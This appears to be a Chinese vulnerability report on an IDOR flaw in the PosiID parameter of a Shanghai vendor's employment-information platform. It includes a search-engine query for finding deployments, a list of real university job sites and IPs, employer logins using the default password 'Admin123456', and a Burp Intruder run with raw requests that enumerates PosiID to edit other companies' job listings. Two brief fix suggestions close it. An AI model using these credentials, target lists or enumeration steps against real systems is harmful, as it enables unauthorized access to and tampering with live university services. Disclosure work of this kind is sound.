

## 漏洞描述:

上海甲鼎信息技术有限公司就业信息服务平台存在水平越权漏洞,攻击者可以通过修改 PosiID 参数进行水平越权漏洞。


## 公司主页:

<http://www.infojiading.cn/gyjd.html>

## 复现:

### 鹰图语法:

title="就业"&&body="甲鼎"



语法检索 title="就业"&&body="甲鼎"

已得title="就业"替换为web.title="就业"并进行搜索


序号	资产标题	IP	端口/服务	域名	应用/组件	站务标题	状态码	ICP备案企业	地理位置	更新时间
1	-	124.221.190.10	8176 http	124.221.190.10	Microsoft ASP.NET	共7条	200	-	上海市	202
2	-	202.121.199.214	80 http	zbb.shu.edu.cn	HS IIS/10.0	共7条	200	上海大学就业信...	上海市	202
3	-	202.121.199.214	443 https	zbb.shu.edu.cn	Font Awesome	共7条	200	上海大学就业信...	上海市	202
4	-	202.120.223.81	80 http	91ust.edu.cn	jQuery	共7条	200	上海理工大学...	上海市	202
5	-	116.239.14.65	443 https	iyathu.edu.cn	Modernizr	共7条	200	上海天华学院...	上海市	202
6	-	222.204.192.237	443 https	job.shup.edu.cn	Bootstrap	共7条	200	上海政法学院...	上海市	202
7	-	116.239.14.65	80 http	iyathu.edu.cn	Bootstrap	共7条	200	上海天华学院...	上海市	202
8	-	162.255.119.136	80 http	opportunities.en...	IIS IIS/8.5	共7条	200	上海理工大学...	上海市	202
9	-	202.120.108.170	443 https	career.ecust.edu.cn	Modernizr	共5条	200	华东理工大学...	上海市	202
10	-	117.144.202.152	8080 http	117.144.202.152	Modernizr	共5条	200	上海中侨职业...	上海市	202

共13条资产, 用时 75ms



## 案例一（华东理工大学）:


<https://career.ecust.edu.cn/>

雇主账号密码: 浙江泰隆商业银行股份有限公司、Admin123456



PosiID 参数存在越权，可任意修改其他公司职位列表






## 案例二（上海理工大学）:

<https://91.usst.edu.cn/>

雇主账号密码: 平安银行股份有限公司、Admin123456



PosiID 参数存在越权【这里只爆破了后两位】，可任意修改其他公司职位列表

Attack Save Columns 5. Intruder attack of https://91.usst.edu.cn - Temporary attack - Not saved

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	Comment
43	42	200			240397	null, Linkfinder, HTML Notes, ...
44	43	200			241552	null, Email, Linkfinder, HTML ...
45	44	200			241517	null, Linkfinder, HTML Notes, ...
46	45	200			240562	null, Email, Linkfinder, HTML ...
47	46	200			240412	null, Linkfinder, HTML Notes, ...
48	47	200			241444	null, Linkfinder, HTML Notes, ...
49	48	200			241419	null, Linkfinder, HTML Notes, ...
50	49	200			240373	null, Linkfinder, HTML Notes, ...
51	50	200			242022	null, Linkfinder, HTML Notes, ...
52	51	200			240728	null, Linkfinder, HTML Notes, ...
54	53	200			240474	null, Linkfinder, HTML Notes, ...
55	54	200			241400	null, Linkfinder, HTML Notes, ...
56	55	200			241475	null, Linkfinder, HTML Notes, ...

Request Response

Pretty Raw Hex Links

```
1 GET /enterprise/PositionEdit.aspx?PosiID=7050 HTTP/1.1
2 Host: 91.usst.edu.cn
3 Cookie: ASP.NET_SessionId=dyn01xqjaizf0soy0vmobr5j
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Referer: https://91.usst.edu.cn/enterprise/PositionList.aspx
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: iframe
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Paused

Send Cancel < > Target: https://91.usst.edu.cn HTTP/1

Request

Pretty Raw Hex Links

```
1 GET /enterprise/PositionEdit.aspx?PosiID=7050 HTTP/1.1
2 Host: 91.usst.edu.cn
3 Cookie: ASP.NET_SessionId=dyn01xqjaizf0soy0vmobr5j
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Referer: https://91.usst.edu.cn/enterprise/PositionList.aspx
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: iframe
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render MarkInfo Links

职位名称\* Project Launch Engineer

薪酬范围 面议

工作地点\* 江苏省

职位类别\* 经营管理类

学历要求 本科

要求专业\* 过程装备与控制工程 车辆工程 机械设计制造及其自动化 工业设计 选择


工作性质 全职

外语要求 英语

简历投递邮箱

0 matches


Done 242,022 bytes | 718 mil





### 案例三（上海商学院）:

<https://jiuye.sbs.edu.cn/>

雇主账号密码：威海市商业银行股份有限公司、Admin123456



PosiID 参数存在越权【这里只爆破了后两位】，可任意修改其他公司职位列表



其他地址:

http://124.221.190.10:8176

<http://zbb.shu.edu.cn>

<https://zbb.shu.edu.cn>

<http://91.usst.edu.cn>

<https://jy.sthu.edu.cn>

<https://job.shupl.edu.cn>

<http://jy.sthu.edu.cn>

<http://opportunities.xn--cesx9m.com>

<https://career.ecust.edu.cn>

<http://117.144.202.152:8080>

<https://job.shmtu.edu.cn>

<http://117.144.202.152>

<http://job.shmtu.edu.cn>

## 修复建议：

- (1) 做好鉴权
- (2) 修改默认密码，提高密码强度